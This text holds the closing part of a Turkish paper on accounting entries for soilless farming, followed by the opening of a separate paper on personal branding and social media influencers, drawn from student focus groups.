HBF işletmesi topraksız tarım faaliyetlerine 25.05.2018 tarihinde başlamıştır. Üretim faaliyetleri sırasında aşağıdaki giderlere katlanılmıştır.

Direkt İlk Madde ve Malzeme: 65.000 TL

Su Giderleri: 5.000 TL

Bitkilerin ihtiyaç duyduğu vitamin mineral vb: 15.000 TL

Sebze Fideleri:45.000 TL

Direkt İşçilik: 15.000 TL

Genel Üretim Giderleri: 10.000 TL

Elektrik Giderleri:10.000 TL

HBF işletmesi topraksız tarım faaliyetleri sonucunda 01.06.2018 tarihinde 300.000 TL sebze elde etmiş ve tamamını peşin olarak satmıştır.

Hesap Adı	Borç	Alacak
Yapılmakta olan yatırımlar 01-Kapalı topraksız tarım merkezlerinin oluşturulması 02- Damlama merkezlerinin oluşturulması	130.000	
321 Borç Senetleri		130.000
Topraksız tarım merkezinin oluşturulmasında yapılması gereken muhasebe kaydı		

Hesap Adı	Borç	Alacak
150-İlk madde ve malzemeler 150.01 Vitamin ve Mineraller 150.02 Sebze Fideleri	60.000	
102-Banka Hesabı		60.000
Topraksız tarım yetiştirilecek ürün fidelerinin ve ilgili vitaminlerin alınmasında yapılması gereken muhasebe kaydı		

Hesap Adı	Borç	Alacak
251- Yer Altı ve Yer Üstü Düzenlemeleri	30.000	
103-Verilen çekler ve Ödeme Emirleri		30.000

Yer Altı ve Yer Üstü Düzenlemelerinde yapılması gereken muhasebe kaydı		
Hesap Adı	Borç	Alacak
180- Gelecek Aylara ait Giderler 280- Gelecek Yıllara ait Giderler	24.000 48.000	
381 Gider Tahakkukları		72.000
Arazinin 3 yıllığına kiralanmasına ilişkin muhasebe kaydı		

Hesap Adı	Borç	Alacak
253-Tesis Makine ve Cihazlar Topraksız Tarım Tesisi	130.000	
Yapılmakta olan yatırımlar 01-Kapalı topraksız tarım merkezlerinin oluşturulması 02- Damlama merkezlerinin oluşturulması		130.000
Topraksız tarım tesisi için alınan cihazlara ilişkin muhasebe kaydı		

Hesap Adı	Borç	Alacak
710- Direkt İlk Madde ve Malzeme Giderleri	65.000	
150-İlk madde ve malzemeler 150.01 Vitamin ve Mineraller 150.02 Su 150.03 Sebze Fideleri		65.000
Topraksız tarım faaliyetlerinin gerçekleştirilmesinde kullanılan ilk madde ve malzemelere ilişkin muhasebe kaydı		

Hesap Adı	Borç	Alacak
720- Direkt İşçilik Gideri	15.000	
335- Personale Borçlar 360- Ödenecek Vergi ve Fonlar 361-Ödenecek SGK		15.000
Topraksız tarım faaliyetlerinin gerçekleştirilmesinde direkt işçiliğe ilişkin muhasebe kaydı		

Hesap Adı	Borç	Alacak
730- Genel Üretim Gideri Elektrik Giderleri	10.000	
381 Gider Tahakkukları		10.000
Topraksız tarım faaliyetlerinin gerçekleştirilmesinde kullanılan Genel üretim giderlerine ilişkin muhasebe kaydı		

Hesap Adı	Borç	Alacak
151-Üretim Yarı Mamul	90.000	
711-Direkt İlk Madde Malzeme Yansıtma Hesabı 721-Direkt İşçilik Gideri Yansıtma Hesabı 731-Genel Üretim Gideri Yansıtma Hesabı		65.000 15.000 10.000

Hesap Adı	Borç	Alacak
152-Mamüller	90.000	
151-Üretim Yarı Mamul		90.000

Hesap Adı	Borç	Alacak
711-Direkt İlk Madde Malzeme Yansıtma Hesabı 721-Direkt İşçilik Gideri Yansıtma Hesabı 731-Genel Üretim Gideri Yansıtma Hesabı	65.000 15.000 10.000	
710-Direkt İlk Madde Malzeme Gideri 720-Direkt İşçilik Gideri 730-Genel Üretim Gideri		65.000 15.000 10.000

Hesap Adı	Borç	Alacak
102-Banka	300.000	
600-Yurt İçi Satışlar		300.000

Hesap Adı	Borç	Alacak
620-Satılan Mamul Maliyeti	90.000	
152-Mamuller		90.000

SONUÇ VE ÖNERİLER

Tarihsel olarak topraksız tarımın antik Mısır, Çin ve diğer bazı uluslar tarafından kullanıldığı bilinmektedir. Aztekler, 10. ve 11. yüzyıllarda Tenochtitlan Gölü'nde suda yetiştirdikleri bahçelere dayalı yetiştiriciliği içeren bir yöntem başlattıkları bilinmektedir.

Kapalı topraksız kültür ve açık topraksız kültür olmak üzere iki ana çeşit topraksız kültür vardır. Kapalı topraksız kültür çerçevesinde; bitki besin element içerikleri suda çözülerek bir döngü (Sirkülasyonu sağlanır) içerisinde bitkiye verilir ve düzenli olarak kontrol edilerek kalan besin içerikleri tekrar kullanılarak yetiştiricilik gerçekleştirilmiş olur. Açık topraksız kültür çerçevesinde; sıvı içerisinde çözülmüş olan besin içerikleri bitkilerin kök bölgelerine damlama yöntemiyle ilave edilmesi prensibine dayanmaktadır. Açık ve kapalı sistem olarak ikiye ayrılmış olan topraksız tarım metodu kendi içerisinde de türlere ayrılmaktadır.

Muhasebe ve finans, ekonomik faaliyetleri ilgilendiren bütün değişimlerden etkilenen dinamik bir bilim dalıdır. Uluslararası muhasebe standartlarının uygulanma yaygınlığı artması ile birlikte bu etkileşim daha hızlı ve yaygın hale gelmiştir. Çalışmamız, topraksız tarım faaliyetleri kapsamında yapılan bütün faaliyetlerin muhasebeleştirilmesinin nasıl yapılmasına yönelik olarak hazırlanmıştır. Tek düzen muhasebe sistemimizde tarımsal faaliyetlere ilişkin bir hesap grubu olmamasına karşın topraksız tarım faaliyetlerinin muhasebeleştirilmesinde bir hesap grubuna gerek kalmaksızın, uluslararası muhasebe standartlarına göre muhasebeleştirilmesi mümkündür.

Çalışmamızın bu alana ilişkin ilk çalışma olması nedeni ile, gelecek olan öneri ve eleştiriler doğrultusunda bu çalışmanın geliştirilmesi ve yeni çalışmaların yapılması hedeflenmektedir. Ayrıca tarımsal faaliyetlerin öneminin giderek artması ve bu çalışmanın disiplinler arası bir çalışma olmasından dolayı yüksek lisan tez konusu olarak incelenmesi literatüre ve muhasebe uygulamalarına önemli bir katkı sunacağı düşünülmektedir.

Kaynakça

- El-Kazzaz, K. A. ve El-Kazzaz, A. A., 2017, Soilless Agriculture a New and Advanced Method for Agriculture Development: an Introduction, *Agri Res & Tech: Open Access J.*, 3 (2).
- Gücenme Gençoğlu, Ü., Özerhan, Y., & Selahattin Karabınar. (2013). Türkiye Finansal Raporlama Standartları. Sakarya: Sakarya Üniversitesi Sürekli Eğitim Uygulama ve Araştırma Merkezi.
- Mukuve, F. M. ve Fenner, R. A., 2015, The influence of water, land, energy and soil-nutrient resource interactions on the food system in Uganda, *Food Policy*, 51, 24-37.
- Rakocy, J. E., 2012, Aquaponics—Integrating Fish and Plant Culture, In: Aquaculture Production Systems, Eds: Wiley-Blackwell, p. 344-386.
- Savvas, D., Gianquinto, G., Tuzel, Y. ve Gruda, N., 2013, Soilless culture, p. 303-354.
- Tajudeen, A. L. ve Taiwo, O. S., 2018, Soilless Farming – A Key Player in the Realisation of “Zero Hunger” of the Sustainable Development Goals in Nigeria, *International Journal of Ecological Science and Environmental Engineering*, 5 (1), 1-7.
- TMS 2 Stoklar Standardı, Erişim Tarihi: 10.02.2018.
http://kgk.gov.tr/Portalv2Uploads/files/DynamicContentFiles/T%C3%BCrkiye%20Muhasebe%20Standartlar%C4%B1/TMSTFRS2018Seti/TMS/TMS_2_2018.pdf
- TMS 20 Devlet Teşviklerinin Muhasebeleştirilmesi ve Devlet Yardımlarının Açıklanması Standarsı, Erişim Tarihi: 10.02.2018:
http://kgk.gov.tr/Portalv2Uploads/files/DynamicContentFiles/T%C3%BCrkiye%20Muhasebe%20Standartlar%C4%B1/TMSTFRS2018Seti/TMS/TMS_20_2018.pdf
- TMS 41 Tarımsal Faaliyet Standardı, Erişim Tarihi: 10.02.2018.
http://kgk.gov.tr/Portalv2Uploads/files/DynamicContentFiles/T%C3%BCrkiye%20Muhasebe%20Standartlar%C4%B1/TMSTFRS2018Seti/TMS/TMS_41_2018.pdf

Markalaşmada Yeni Bir Fenomen: Kişisel Markalaşma

Mümine KARADAĞ* Neslihan YALÇINKAYA**

Öz

Markalaşma, pazarlama literatüründe son derece önemli ve kapsamlı bir konudur. Günümüzde markalaşma sadece ürün ve hizmetler için değil, kişiler için de geçerli olan bir kavram haline gelmiştir. Kişisel markalaşma süreci, ürün veya hizmetin markalaşma sürecinden daha farklıdır. 1990'lı yılların sonlarında gündeme gelmiş olan kişisel markalaşma kavramı giderek artan bir öneme sahiptir. Kişiler, tanınmak, saygı görmek, önemsenmek gibi istekleri doğrultusunda yaptıklarıyla, söyledikleriyle, yetenekleriyle gündemde olmaya çalışmaktadırlar. Bu doğrultuda özellikle sosyal medya dünyasında kişisel bir marka geliştirilmesi, şimdi hızla büyüyen bir trend olmuştur.

Kişisel marka kavramı, iletişim kanallarının çeşitlenmesi, bu yolla insanların bilgiye ve diğer insanlara erişilebilirliğinin artmasıyla önemli bir kavram haline gelmiştir. Ticari marka olma kavramı süreçlerinin insanlara uyarlanması sonucu ortaya çıkması muhtemel değer artışının farkına varılmasıyla başlayan süreç, günümüzde birçok yönetim becerilerini de kapsayan bir çalışma alanı haline gelmiştir. Kişisel marka bilinci özellikle içinde bulunduğumuz dönemde profesyonel yaşamda çeşitli görev ve amaçlarla yer alan kişilerin yarattığı etki ile iz bırakma ve değer yaratma gücünü arttırmaktadır.

Bu çalışmada insanların, kişisel markalaşmaya girme nedenleri, bu süreci nasıl yönettikleri ve özellikle çevrimiçi kişisel markalaşma sürecindeki zorlayıcı faktörler ele alınarak içerik analizi yapılacaktır.

Anahtar Kelimeler: Marka, sosyal medya, pazarlama

Jel Kodları: M31, M37, M39

GİRİŞ

Marka, işletmelerin sunduğu mal ve hizmetleri rakiplerin mal ve hizmetlerinden ayırmaya yarayan isim, terim, sembol, şekil, tasarım ya da bunlarının tümünün bileşimidir (Erdoğan B.Z., 2014). Günümüzde markalar tüketicilere birçok kafa karıştıran seçenekler arasında güvenli bir şekilde alışveriş yapma olanağı sağlayan yol gösterici haritalar olarak düşünülebilir. Markalar, satıcı ile alıcı arasındaki anlaşmanın temel unsurudur.

İşletmeler, yeni markalar yaratmak için büyük yatırımlar yapmaktadırlar. Bu çok maliyetli bir süreçtir. Ancak başarılı olunduğunda getirisi çok yüksek olmaktadır. Toplumda da bireyin kendisini tanıtır ve sevdirebilmesi, toplum tarafından örnek alınması, kişisel marka olarak görülmesi için tutumları, davranışları, söylemleri önemli bir rol oynar (Yaman F., 2012).

Günümüzde kişisel markalaşmanın en yoğun yaşandığı platform sosyal ağlardır. Genel sosyal ağ siteleri cinsiyet, yaş, ırk, gelir ve eğitim düzeyi gibi demografik ayrımları bakmaksızın herkese hitap eden geniş kapsamlı sitelerdir (Kenneth E.C., Donald B., 2016). Bu tür sitelerde, bireyler tanıdıkları ile iletişim kurar, diğerlerinin yaptıklarını öğrenir, kendi hayatlarından anlar paylaşır, arkadaş edinir ve alışveriş yapabilir.

Kişisel markalarını yaratmak isteyen bireyler son zamanlarda yoğun olarak sosyal ağları kullanmaktadırlar. Çevrimiçi kişisel markalaşma özellikle gençler arasında son derece popüler hale gelmiştir. Bireyler hem kendilerini topluma kabul ettirme, hem de para kazanma amacıyla kişisel markalaşma eğilimindedirler.

Bu çalışmada bireylerin çevrimiçi kişisel markalaşma nedenleri, bu süreci nasıl yönettikleri ve süreçte karşılaşılan zorlayıcı faktörlerin neler olduğunun saptanması amaçlanmıştır.

KİŞİSEL MARKALAŞMA

Daha önce yapılan araştırmalar, sohbet etme, arkadaşlık kurma, alışveriş yapma, oyun oynama, dijital dünyalara ilgi duyma gibi çevrimiçi deneyimlerin, tüketicileri, benliğin parçalarını keşfetmeye yönelik özgür ve açık yollarla güçlendirdiğini ileri sürmüştür.). Dijital alanlar, kimliği sınırlayabilecek görünüm (ör. Cinsiyet, ırk, yaş), fiziksel yetenek ve sosyoekonomik statü gibi gerçek dünya sınırlarının ortadan kaldırılması yoluyla artan açık iletişime olanak tanır. Sosyal medyanın patlamasıyla, tüketici-marka odaklı bilgi, kişisel farkındalık yaratmak, güvenilirlik kurmak, kişisel düzeyde farklılaşmayı sağlamak ve yeni bir işletmeye dönüştürülebilen kişisel markalaşma konusundaki beklentileri yönetmek için önemli bir yol haline gelmektedir.(Chih-Ping C., 2013). Bazı kişiler için ise sosyal medya, kişisel markalarını oluşturmak ve kendi kendine pazarlamanın temel mekanizmasıdır.

* Öğr.Gör., MCBÜ Saruhanlı MYO İşletme Yönetimi Programı Öğretim Görevlisi, mumineerbil@hotmail.com

**Dr. Öğr. Üy, MCBÜ Saruhanlı MYO İşletme Yönetimi Programı Öğretim Üyesi, neslihanyalcinkaya@hotmail.com

Kişisel marka olmak, farklılaşmaktan geçmektedir. Kişi faaliyet gösterdiği alanda kendini diğerlerinden ne kadar farklılaştırabilirse, toplumun benimsediği, örnek aldığı diğer bir değişle kişisel markası olmaktadır. Toplumdaki kişiler benimsedikleri, marka olarak gördükleri kişileri örnek alırlar ve onların gösterdikleri davranışları göstermeye çalışırlar, bir nevi onları taklit ederler (Yaman F., 2012).

Kişisel markalaşma kavramı ilk olarak 1997 yılında Tom Peters'in Fast Company makalesi olan "The Brand Called You" tarafından tanıtılmıştır (Chih-Ping C., 2013). Bir zamanlar sadece şirketlerdeki liderler, politikacılar ve eğlence endüstrilerindeki ünlüler için bir strateji olarak kabul edilen kişisel markalaşma, günümüzde, çevrimiçi araçlar ile tüketiciler için önemli bir pazarlama görevi haline gelmiştir. Kişisel marka bilinci, herkesin kendi markasını yaratma gücüne sahip olması ve kişinin ana işinin kendi pazarlamacısı olması gerektiğine dayanmaktadır.

Sosyal medyadaki amatör bireyler için (bunlara fenomen denilmektedir) kişisel markalaşma çok önemli bir iş kavramı haline gelmiştir. Çünkü kişisel performanslarını istedikleri gibi gösterebilir ve kişisel bir markayı rakiplerinden ayırmaya yardımcı olabilecek bir bireysellik hissi sunabilmektedirler. Her kişisel markanın kendine özgü bir kişiliği vardır ve bu da teklik duygusunu yansıtır. Shuker (2010), kişisel markalaşmanın, dışsal kişiler tarafından tüketilip etkilenecek ve bir sosyal ilişkiler değişiminin oluşmasına yol açacak arzulan bir izlenimin yansıtılması amacıyla, izlenim yönetimi ve az ya da çok stratejik uygulamalardan oluşan bir sanat olduğunu öne sürmüştür.

AMAÇ VE YÖNTEM

Çalışmanın verileri, odak grup çalışmaları aracılığıyla toplanmıştır. Çalışmada 7 odak grup çalışması gerçekleştirilmiş olup, odak grupların her biri 7 kişilik katılımcılardan oluşmaktadır. Odak gruplar 40-90 dakika arası sürelerde gerçekleştirilmiştir. Çalışmadaki odak grupların moderatörlüğü ve raportörlüğü araştırmayı yapan kişiler tarafından görev dağılımı yapılarak yürütülmüştür. Odak grup çalışmaları yoluyla insanların sosyal medya fenomenlerini takip etme nedenleri, onlardan beklentileri, fenomenlerden etkilenip etkilenmedikleri ve kendilerinin de fenomen olmayı isteyip istemedikleri belirlenmeye çalışılmıştır. Bu doğrultuda her gruba şu sorular sorulmuştur.

1. Takip ettiğiniz fenomenlere ne derece güveniyorsunuz?
2. Fenomenler sizce doğal mı davranıyorlar? Yoksa rol mü yapıyorlar?
3. Sizce ünlü biri mi yoksa sosyal medya fenomeni mi daha dürüst?
4. Size göre bir kişinin fenomen olması için takipçi sayısı mı, etkileşim sayısı mı yoksa paylaşımlarındaki samimiyet mi önemlidir?
5. Takip ettiğiniz fenomenlerden her gün yeni bir paylaşım yapmasını bekler misiniz? Sosyal medya fenomenlerinin hangi paylaşımları sizin daha çok dikkatinizi çekiyor?
6. Fenomenlerin paylaşımlarına yorum yapıyor musunuz? Paylaşımların altına yapılan yorumları okuyor musunuz ve bu yorumlardan etkileniyor musunuz?
7. Fenomenleri takip etmeye başladığınızdan beri hayata bakış açınızda bir değişiklik oldu mu?
8. Siz de fenomen olmayı ister misiniz?
9. Sosyal medya fenomenlerinin bir marka gibi kendilerini pazarlamaları gerektiğini düşünüyor musunuz?
10. Reklamlarda ya da dizi-filmlerde görülmeleri onlar açısından olumlu bir etki yaratıyor mu? Böylelikle tanınırlıklarının arttığını düşünüyor musunuz?

Odak grup çalışması yoluyla yürütülen bu araştırmanın amacı; yöneltilen bu sorular aracılığıyla sosyal medya araçlarını kullanarak çevrimiçi kişisel markalaşmaya eğilimin artma nedenleri ve bu süreç içerisindeki zorlayıcı faktörlerin belirlenmesi amaçlanmaktadır.

BULGULAR

7 odak grup yoluyla elde edilen bulguları şu şekilde özetleyebiliriz;

1. Odak grup, 18-26 yaş arasında kızlardan oluşmaktadır. Katılımcılar işletme yönetimi bölümünde önlisans öğrencisidirler. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedirler. Katılımcıların 2 tanesi gün içerisinde 3-5 saat arası, 2 tanesi 1-3 saat arası ve 3 tanesi de 5 saat ve üzerinde internette vakit geçirdiklerini belirtmişlerdir.

Katılımcılar, fenomenlerin genellikle günlük hayatlarından kesitler paylaştıklarını, çoğu zaman kendilerinin asla paylaşmayacakları birçok saçma ya da komik hallerini video olarak sosyal medyada paylaştıklarını söylemişlerdir. Fenomenlerin bu tür paylaşımlarının, onların doğal olduklarını ve rol yapmadıklarını düşündürdüğü, paylaşımlarında da samimi olduklarına inandıklarını belirtmişlerdir.

Katılımcılardan bir tanesi *“benim rezil olmaktan korkacağım ve çok saçma olan videoları paylaşıyorlar, aslında çok komik oluyor ve çok gülüyorum ama yine de bunu nasıl paylaşabiliyor diye de düşünüyorum”* şeklinde ifade etmiştir. Buna karşılık katılımcıların bazıları, fenomenlerin ünlü olmak ya da para kazanmak için rol yapabileceklerini, ancak ünlülerin rol yapmaya ihtiyacı olmadığını bu nedenle isimlerine zarar verebilecek olumsuz paylaşımlardan kaçınacaklarını düşündüklerini söylemişlerdir. Katılımcılar fenomenleri önce arkadaşlarından veya yine sosyal ağlardan duyduklarını, sonra merak edip bu kişilerin profil ve paylaşımlarına baktıklarını ve takip etmeye başladıklarını belirtmişlerdir. Katılımcıların 3 tanesi fenomeni takip etmeye karar vermede takipçi sayısının daha etkili olduğunu, 4 tanesi ise paylaşımlarının ilgilerini çekmesinin yeterli olduğunu söylemişlerdir.

Fenomenlerden her gün paylaşım beklemektedirler, ancak gün içerisindeki paylaşımlarının çok fazla olması da katılımcıları olumsuz etkilemektedir. Çünkü aşırı paylaşımların fenomenlerin sıradanlaşmasına yol açtığını düşünmektedirler. Fenomenlerin paylaşımlarına yorum yapmaktan kaçınmaktadırlar. Buna karşılık katılımcıların çoğu, paylaşımlara yapılan yorumları okuduklarını söylemişlerdir. Bazıları da, yapılan yorumlardan etkilendiğini belirtmişlerdir. Olumsuz yorumların fazla olması, fenomene bakış açılarını değiştirebilmektedir. Katılımcılar, takip ettikleri fenomenlerin bazılarının kendilerini çok etkilediğini ve hayata bakış açılarını değiştirdiğini düşünmektedirler. Özellikle *“spor, sağlıklı yaşam, sağlıklı beslenme, seyahat, makyaj vb.”* konularda daha çok etkilendiklerini söylemişlerdir. Katılımcılardan biri *“sürekli takip ettiğim bir fenomen her gün düzenli yürüyüş yapıyordu ve ondan etkilenerek ben de düzenli olarak yürüyüş yapmaya başladım”* şeklinde fenomenlerden nasıl etkilendiğini ifade etmiştir.

Katılımcıların tümü fenomen olmak istemediklerini, bunun zor ve sürekli paylaşım yapmanın yorucu olduğunu düşündüklerini belirtmişlerdir. Katılımcılardan biri *“fenomenler marka olabilmek için bir strateji izlemelidirler ve birçoğu da bunu yapıyor zaten. Ama bence aslında doğal olmaları daha etkili, ben bir kişiyi ona güvendiğim ya da beğendiğim için takip ederim ama o kişinin bir strateji izlediğini düşünürsem bana samimi gelmez”* şeklinde ifade kullanmıştır. Fenomenlerin birçoğunun kendilerini tanıtmak, daha fazla takipçi kazanmak için uğraştığını düşünmektedirler. Bir katılımcı *“başkalarına sataşmak, laf atmak, dalga geçmek gibi yöntemler kullanıyorlar”* demiştir. Bu söylemlerinin aksine katılımcılar, fenomenlerin dizi-film ya da TV reklamlarında oynamalarına olumsuz bakmaktadırlar. Katılımcılardan biri bu görüşü destekleyen *“fenomenlerin televizyonda görünmelerinin doğallıklarını kaybettirdiğini düşünüyorum. Çünkü onların artık fenomen değil ünlü oluyorlar”* şeklinde bir ifade kullanmıştır. Bu doğrultuda da takipçi kitlesinin değişebileceğini, samimiyetlerinin de kaybolduğunu ve hatta bu kişileri takip etmeyi bırakabileceklerini de söylemişlerdir.

2. Odak grup, 18-25 yaş arasında birbirini tanıyan erkeklerden oluşmaktadır. Katılımcılar işletme yönetimi bölümünde önlisans öğrencisidir. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedir. Katılımcıların 5 tanesi gün içerisinde 3-5 saat arası, 1 tanesi 1-3 saat arası ve 1 tanesi de 5 saat ve üzerinde internette vakit geçirdiklerini belirtmişlerdir.

Katılımcılar, fenomenlerin rol yapmadıklarını, çoğunlukla samimi ve eğlenceli olduklarını düşünmektedirler. Katılımcılarda biri *“genellikle komik videoları olan, beni güldüren fenomenleri takip ediyorum. Zaten onlar doğal olmasalardı bu kadar çok gülmezdim”* şeklinde ifade ile görüşlerini desteklemiştir. Katılımcıların geneli fenomenleri arkadaşları aracılığıyla öğrendiğini ve paylaşımlarına da bakarak takip etme kararı verdiklerini söylemişlerdir. Bununla birlikte katılımcıların 3 tanesi takip etme kararlarında takipçi sayısının, 2 tanesi etkileşim sayısının ve 2 tanesi de beğeni sayısının etkili olduğunu belirtmişlerdir.

Fenomenlerden hemen hemen her gün hikaye ya da fotoğraf paylaşımı yapmalarını beklemektedirler. Video paylaşımlarının haftada bir olmasını yeterli görmektedirler. Bir katılımcı *“sürekli video paylaştıkları zaman sıkılıyorum ve izlemeden kapatıyorum, bir süre sonra da o fenomeni takip etmeyi bırakıyorum”* şeklinde ifade kullanmıştır. Başka bir katılımcı da *“aslında benim için önemli olan paylaşım sayısı değil, yapılan paylaşımların çekiciliğidir”* şeklinde ifade etmiştir. Katılımcıların geneli, teknoloji, spor, eğlence, mizah, oyun konularında paylaşımlar yapan fenomenleri daha çok takip ettiklerini söylemişlerdir. Fenomenlerin paylaşımlarına yorum yapmadıklarını ancak yapılan yorumları okuduklarını belirtmişlerdir. Katılımcıların çoğu, yapılan olumlu ya da olumsuz yorumdan etkilenmediklerini söylemişlerdir. Katılımcılardan bir tanesi *“başkalarının yaptıkları yorumları okuyorum çünkü yorumlarda da komik şeyler olabiliyor. Ama o yorumlardan etkilenmiyorum, sonuçta herkesin kendi düşüncesi farklıdır”* şeklinde ifade etmiştir. Katılımcıların bazıları, fenomenlerin hayata bakış açılarını hiç değiştirmediklerini, bazıları ise çok olmasa da değiştirdiğini belirtmişlerdir. Bir katılımcı

“ daha çok seyahat ile ilgili paylaşım yapan fenomenlerden etkileniyorum, onlar benim hayat felsefemi etkilediler ve en azından deneme fikrini aklıma soktular” şeklinde ifade kullanmıştır. Bazı katılımcılar fenomenlerin bazılarının da liderlik özelliğine sahip olduğunu, çünkü büyük kitleleri etkileyebildiklerini söylemişlerdir.

Katılımcıların bir kısmı, kendilerinin fenomen olmak istemediklerini, bir kısmı ise istediklerini ancak henüz hazır olmadıklarını söylemişlerdir. Katılımcılardan biri *“fenomen olmayı isterim, ancak bayağı zor ve sabır isteyen bir şey. Örneğin 6 ay boyunca sürekli video atman lazım ki algoritman yükselsin. Ayrıca profesyonel cihazlar gerekiyor. Ona göre de maliyeti var. Kamera, kamera sabitleyicisi, ışıklandırma vb. mini bir stüdyo ortamı gerekebilir”* şeklinde ifade kullanmıştır. Katılımcıların tamamı, fenomenlerin daha fazla takipçi kazanabilmek için kendilerini pazarlamaları gerektiğini düşünmektedirler. Bir katılımcı *“ fenomenlerin bazıları sadece doğallıklarıyla bazıları da başkalarına laf atarak, sataşarak veya başka stratejilerle kendilerini pazarlamaya çalışıyorlar”* şeklinde ifade etmiştir. Katılımcılar, fenomenlerin reklamlarda ya da dizi-filmlere görülmelerinin normal olduğunu, çünkü onların da para kazanmak istediklerini düşünüyorlar. Katılımcılardan bir tanesi *“para kazanabilmeleri açısından TV de görülmeleri gerekir ama orada başarılı olmaları önemli, eğer başarısız olurlarsa bu sefer sosyal medyada da takipçileri sayılarının düşme riski olur”* şeklinde görüşünü bildirmiştir.

3. Odak grup, 18-25 yaş arasında birbirini tanımayan kızlardan oluşmaktadır. Katılımcılar İ.İ.B.F lisans öğrencisidir. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedir. Katılımcıların 5 tanesi gün içerisinde 1-3 saat arası, 2 tanesi 3-5 saat arası internette vakit geçirdiklerini belirtmişlerdir.

Katılımcıların çoğunluğu fenomenlerin dürüstlükleriyle ilgilenmediklerini, doğal olup olmamalarından çok paylaşımlarının etkili olup olmadığını önemsediklerini belirtmişlerdir. Bir katılımcı *“ kimisi doğal, kimisi değil. Reklam yapmaya başladıklarında zaten doğallıklarını kaybediyorlar. Paylaşımları benim ilgimi çekiyorsa rol yapabilir, önemli olan ilgimi çekmesi”* şeklinde ifade kullanmıştır. İlgiyi çeken her şeyin dikkatlerini de çektiğini ve paylaşımlar için özel bir sınırlamaları olmadığını belirtmişlerdir. Takipçi sayılarını da çok önemsemediklerini söylemişlerdir. Fenomenleri, genellikle arkadaşlarından duyduklarını, aralarında konuştuklarını ve etkilenip takip etmeye başladıklarını belirtmişlerdir. Genellikle tüm sosyal ağlarda olduklarını ve hayatlarında da önemli bir role sahip olduklarını düşünmektedirler.

Katılımcılar fenomenlerden çok paylaşım yapmalarını istemediklerini, çünkü fazla paylaşımların kendilerini sıkıldığını ve fenomenlerin de yaratıcılıklarının kaybolduğunu söylemişlerdir. Katılımcılardan biri *“fazla yapılan paylaşımlar bir yerden sonra beni sıkıyor. Hem şımarıyorlar ve daha fazla üretemiyorlar, böyle olunca sıklıkla takip ettiğim fenomenleri değiştiriyorum”* şeklinde ifade kullanmıştır. Katılımcıların tümü paylaşımlara yapılan yorumları okuduklarını ancak kendilerinin yorum yapmadıklarını söylemişlerdir. Katılımcıların çoğunluğu fenomenlerden etkilendiklerini belirtmişlerdir. Bir katılımcı *“nasıl bu kadar para kazanıyorlar merak ediyorum”*, bir diğeri *“bazen yaptıkları bazı hareketler ve söyledikleri sözler beni etkiliyor. Herkes aynı şeyi yapmaya başlıyor”*, başka bir katılımcı da *“ben kıskanıyorum, bu yüzden bazen de sinirlerim bozuluyor”* şeklinde ifadeler kullanmışlardır.

Katılımcıların çoğunluğu fenomen olmayı istediğini ancak zor bir iş olduğu için cesaret edemediklerini söylemişlerdir. Bir katılımcı *“güven, tanınırlık ve yetenek lazım. Başka fenomenlerle de arkadaş olmak gerekiyor çünkü birbirlerine laf atarak takipçilerini arttırıyorlar”* şeklinde ifade kullanmıştır. Katılımcıların tümü fenomenleri TV ekranlarında görmek istemediklerini, çünkü doğallıklarını kaybettiklerini düşündüklerini belirtmişlerdir. Fenomenlerinin kendilerini pazarlamaları için bir strateji izlemelerine gerek görmeyip doğal olmaları ya da ilgi çekici olmalarının yeterli olduğunu düşünmektedirler. Katılımcılardan biri *“eğer TV ekranlarına çıkıyorlarsa artık ünlü olup para kazanmayı amaçlıyorlardır, o zaman da benim o kişileri takip etme amacım ortadan kalkıyor”* şeklinde ifade kullanmıştır.

4. Odak grup, 18-25 yaş arasında birbirini tanımayan erkeklerden oluşmaktadır. Katılımcılar İ.İ.B.F lisans öğrencisidir. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedir. Katılımcıların 1 tanesi gün içerisinde 1-3 saat arası, 5 tanesi 3-5 saat arası ve 1 tanesi de 5 saatten fazla internette vakit geçirdiklerini belirtmişlerdir.

Katılımcıların geneli fenomenlerin dürüst olmadıklarını ve çoğunun rol yaptığını düşünmektedir. Bir katılımcı *“%90’ı rol yapıyor. Doğallıklarıyla o fenomenliği kazanıyorlar ancak*

para kazanmaya başladıkları anda bozuluyor” şeklinde ifade kullanmıştır. Çoğunlukla eğlenceli paylaşımların ilgilerini çektiğini, bazı katılımcılar da gündemle ilgili konuları daha çok takip ettiklerini söylemişlerdir. Katılımcıların çoğunluğu bir kişinin fenomen olabilmesi için etkileşim sayısının daha önemli olduğunu düşünmektedirler. Katılımcılardan biri *“takipçi arttıkça beğeni artıyor. Ancak etkileşim daha önemli, insanlarla ne kadar iletişim kurarsan o kadar takipçin artar. 100.000 takipçisi vardır ama etkileşime girmiyorsa önemli değil. Ama 1000 takipçisi var hepsi retweet yapıyor ya da paylaşıyorsa bu daha çok fazla kişiye ulaşmasını sağlıyor*” şeklinde görüş bildirmiştir.

Katılımcıların tamamı paylaşımlara yorum yapmadıklarını ancak yapılan yorumları okuduklarını söylemişlerdir. Bir katılımcı *“okuyoruz eğlenceli oluyor. Ürün tanıtımında da mutlaka okuyoruz. Troll yorumlar da yapılabilir ama yine de etkili”* şeklinde ifade etmiştir. Katılımcıların bazıları fenomenlerden etkilendiğini belirtmişlerdir. Katılımcılardan biri *“canımız sıkkın iken komik paylaşımları izlediğimizde mutlu oluyoruz”* demiştir. Başka bir katılımcı da *“gündemle ilgili konuları izlemek okumaktan daha kolay geliyor, aynı şekilde oyun oynayan birisini izlerken de bizden daha iyi oynadığı için hırslanıp biz de daha iyi oynamaya çalışıyoruz”* şeklinde görüşünü bildirmiştir.

